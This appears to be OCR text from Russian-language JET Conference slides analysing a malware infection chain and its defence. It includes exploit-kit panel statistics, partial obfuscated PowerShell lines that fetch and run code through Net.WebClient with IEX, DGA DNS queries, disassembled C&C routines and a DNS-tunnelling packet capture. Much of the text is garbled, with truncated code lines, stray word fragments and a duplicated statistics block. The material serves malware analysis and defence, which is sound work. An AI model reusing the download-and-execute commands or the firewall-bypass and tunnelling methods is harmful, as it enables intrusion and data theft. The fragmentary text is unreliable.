United Kingdom	5	0	0	0
United States	2	1	0	0
---	0	0	0	0

Browsers

	HITED	HOSTS	LOADS	%
Internet Explorer	11	1	1	100
Google Chrome	1	1	0	0

OS

	HITED	HOSTS	LOADS	%
Windows XP	10	1	1	100
Windows 7	1	1	0	0
Windows 2000	1	0	0	0

Exploits


	LOADS	%
PDF (ASx 0)	1	100
---	0	0

JET
CONFERENCE

Це
На

Ар
Де
Не
Ме

По



Автообновление: 5 сек.

Statistics :

Total info

HITED : 12 HOSTS : 2 LOADS : 1

50%

Today Info

HITED : 5 HOSTS : 1 LOADS : 1

100%

Yesterday Info

HITED : 7 HOSTS : 1 LOADS : 0

0%

Countries

	HITED	HOSTS	LOADS	%
India	5	1	1	100
United Kingdom	5	0	0	0
United States	2	1	0	0
---	0	0	0	0

Browsers

	HITED	HOSTS	LOADS	%
Internet Explorer	11	1	1	100
Google Chrome	1	1	0	0

OS


	HITED	HOSTS	LOADS	%
Windows XP	10	1	1	100
Windows 7	1	1	0	0
Windows 2000	1	0	0	0

Exploits

	LOADS	%
PDF (ASx 0)	1	100
---	0	0

JET
CONFERENCE

Заражение



```
C:\WINDOWS\syst@m
N@t.W@bCl#@nt).D&
c&mm!nd = "C:\WIN
N@t.W@bCl#@nt).D&
```

```
C:\WINDOWS\system
Net.WebClient).Do
command = "C:\WIN
Net.WebClient).Do
```

```
Protocol  Length Info
DNS           76 Standard query 0x4c55  A gopfwxqqrvvn.com
DNS           76 Standard query 0x4c55  A gopfwxqqrvvn.com
DNS           76 St
DNS           76 St
DNS           76 St
DNS           76 St
DNS           76 St
DNS           76 St
DNS           76 St
DNS           76 St
DNS           76 St
DNS           76 St
DNS           76 Standard query 0xdf45  A bhcdddbhdlml.com
DNS           76 Standard query 0xd151  A eemmolsswjmf.com
DNS           76 Standard query 0xd151  A eemmolsswjmf.com
DNS           76 Standard query 0xd151  A eemmolsswjmf.com
DNS           76 Standard query 0xd151  A eemmolsswjmf.com
DNS           76
DNS           76
DNS           76
DNS           76
DNS           76
DNS           76
DNS           76
DNS           76
DNS           76 Standard query 0xdfad  A osbbdktuyhpl.com
DNS           76 Standard query 0xdfad  A osbbdktuyhpl.com
DNS           76 Standard query 0x6b6e  A httlmnwxouyi.com
```

```
_KEY_INFO )
x
eyInfo
reA
```

```
seg000:01DB27EC resolve_domain:                          ; CODE XREF: communicate_c_c+29↑j
seg000:01DB27EC                                          ; communicate_c_c+50↑j
seg000:01DB27EC                 lea     edx, [ebx+405E60h] ; [redacted]
seg000:01DB27F2                 push    edx
seg000:01DB27F3                 call    dword ptr [ebx+40354Dh] ; inet_addr
seg000:01DB27F9                 test    eax, eax
seg000:01DB27FB                 jns     short successful_response
seg000:01DB27FD                 lea     edx, [ebx+405E60h] ; [redacted]
seg000:01DB2803                 push    edx
seg000:01DB2804                 call    dword ptr [ebx+40355Fh] ; gethostbyname
seg000:01DB280A                 test    eax, eax
seg000:01DB280C                 jz      no_host
```


```
/@r.@x@'$
/-Obj@ct
/@r.@x@'"'
```

```
c IEX ((New-Object
t-Process 'ScannerDriver.exe'$
p -noexit -c IEX ((New-Object
t-Process 'ScannerDriver.exe'"'
```

```
seg000:01DB284F                 mov     ecx, 18h
seg000:01DB2854
seg000:01DB2854 timestamp_loop:                          ; CODE XREF: c_c_authentication_loop+10D↓j
seg000:01DB2854                 pusha
seg000:01DB2855                 push    1
seg000:01DB2857                 call    dword ptr [ebx+401093h] ; Sleep
seg000:01DB285D                 popa
seg000:01DB285E                 rdtsc
seg000:01DB2860                 stosd
seg000:01DB2861                 dec     ecx
seg000:01DB2862                 jnz     short timestamp_loop
```


JET CONFERENCE

Защита – первые фазы



Подключение к CnC/Updater

- Обход МЭ, IPS, прокси-сервера
  - Туннелирование DNS, ICMP, HTTP
  - SSL
    - часто не настроено вскрытие
      - не умеет
      - тормозит-отключено
  - Custom encryption, obfuscation, упаковка, кодирование
  - Отправка данных частями на разные серверы



File: F:\scripts\Collection of Viruses\самплы\1\66C6F3DE.pe_.03.unp.file0

Entrypoint: 00001000
File Offset: 00001000
Linker Info: 11.12
EP Section: .text
First Bytes: 68,18,B7,41
Subsystem: Win32 GUI


PECompact 2.x -> Jeremy Collake

☑ Stay on top

DNS tunneling

```
dnstunnelc
written by
modified b

Usage:
Options
    -r
    -m
    -c
    -p
    -f
    -u
    -d
Modes:
    fail
    circ
    ranc
Example
    ssh
EOD
    exit 1
}
```



dns-tunnel-iodine.pcap

Apply a display filter … <Ctrl-/>

```
No.  Time      Destination  Protoco Length Info
  16 0.008104  10.0.2.30    DNS      188 Standard query response 0xe5f9 NULL zi1baA\320\321\322\323\324\325\326\327\33…
  17 0.008205  10.0.2.20    DNS       88 Standard query 0x0428 NULL sbhi1c.pirate.sea OPT
  18 0.008334  10.0.2.30    DNS       96 Standard query response 0x0428 NULL sbhi1c.pirate.sea NULL sbhi1c.pirate.sea
  19 0.008487  10.0.2.20    DNS       88 Standard query 0x2257 NULL obsi1d.pirate.sea OPT
  20 0.008920  10.0.2.30    DNS       95 Standard query response 0x2257 NULL obsi1d.pirate.sea NULL obsi1d.pirate.sea
  21 0.008932  10.0.2.20    DNS       88 Standard query 0x4086 NULL obli1e.pirate.sea OPT
  22 0.009097  10.0.2.30    DNS       93 Standard query response 0x4086 NULL obli1e.pirate.sea NULL obli1e.pirate.sea
  23 0.009246  10.0.2.20    DNS      323 Standard query 0x5eb5 NULL rcyadY\306\352\324Rv\310\343Y\327S\324Rv\310\343Y\…
  24 0.009591  10.0.2.30    DNS     1092 Standard query response 0x5eb5 NULL rcyadY\306\352\324Rv\310\343Y\327S\324Rv\…
```

```
▶ Frame 29: 323 bytes on wire (2584 bits), 323 bytes captured (2584 bits)
▶ Ethernet II, Src: CadmusCo_9c:e0:b4 (08:00:27:9c:e0:b4), Dst: CadmusCo_c7:6e:ba (08:00:27:c7:6e:ba)
▶ Internet Protocol Version 4, Src: 10.0.2.30, Dst: 10.0.2.20
▶ User Datagram Protocol, Src Port: 44639 (44639), Dst Port: 53 (53)
▼ Domain Name System (query)
    Transaction ID: 0xd771
  ▶ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 1
  ▼ Queries
    ▼ [truncated]rdkad0\306\353w\311L\320\3470\330Tw\311L\320\3470\330Tw\311L\320\3470\330Tw\311L\320\3470\330Tw\311L\320\3470\330T
        Name [truncated]: rdkad0\306\353w\311L\320\3470\330Tw\311L\320\3470\330Tw\311L\320\3470\330Tw\311L\320\3470\330Tw\311L\320\
        [Name Length: 252]
        [Label Count: 7]
        Type: NULL RR (10)
        Class: IN (0x0001)
  ▶ Additional records
```

```
0030  00 00 00 00 00 01 3e 72  64 6b 61 64 30 c6 eb 77   ......>r dkad0..w
0040  c9 4c d0 e7 30 d8 54 77  c9 4c d0 e7 30 d8 54 77   .L..0.Tw .L..0.Tw
0050  c9 4c d0 e7 30 d8 54 77  c9 4c d0 e7 30 d8 54 77   .L..0.Tw .L..0.Tw
0060  c9 4c d0 e7 30 d8 54 77  c9 4c d0 e7 30 d8 54 77   .L..0.Tw .L..0.Tw
0070  c9 4c d0 e7 30 39 d8 54  77 c9 4c d0 e7 30 d8 54   .L..09.T w.L..0.T
0080  77 c9 4c d0 e7 30 d8 54  77 c9 4c d0 e7 30 d8 54   w.L..0.T w.L..0.T
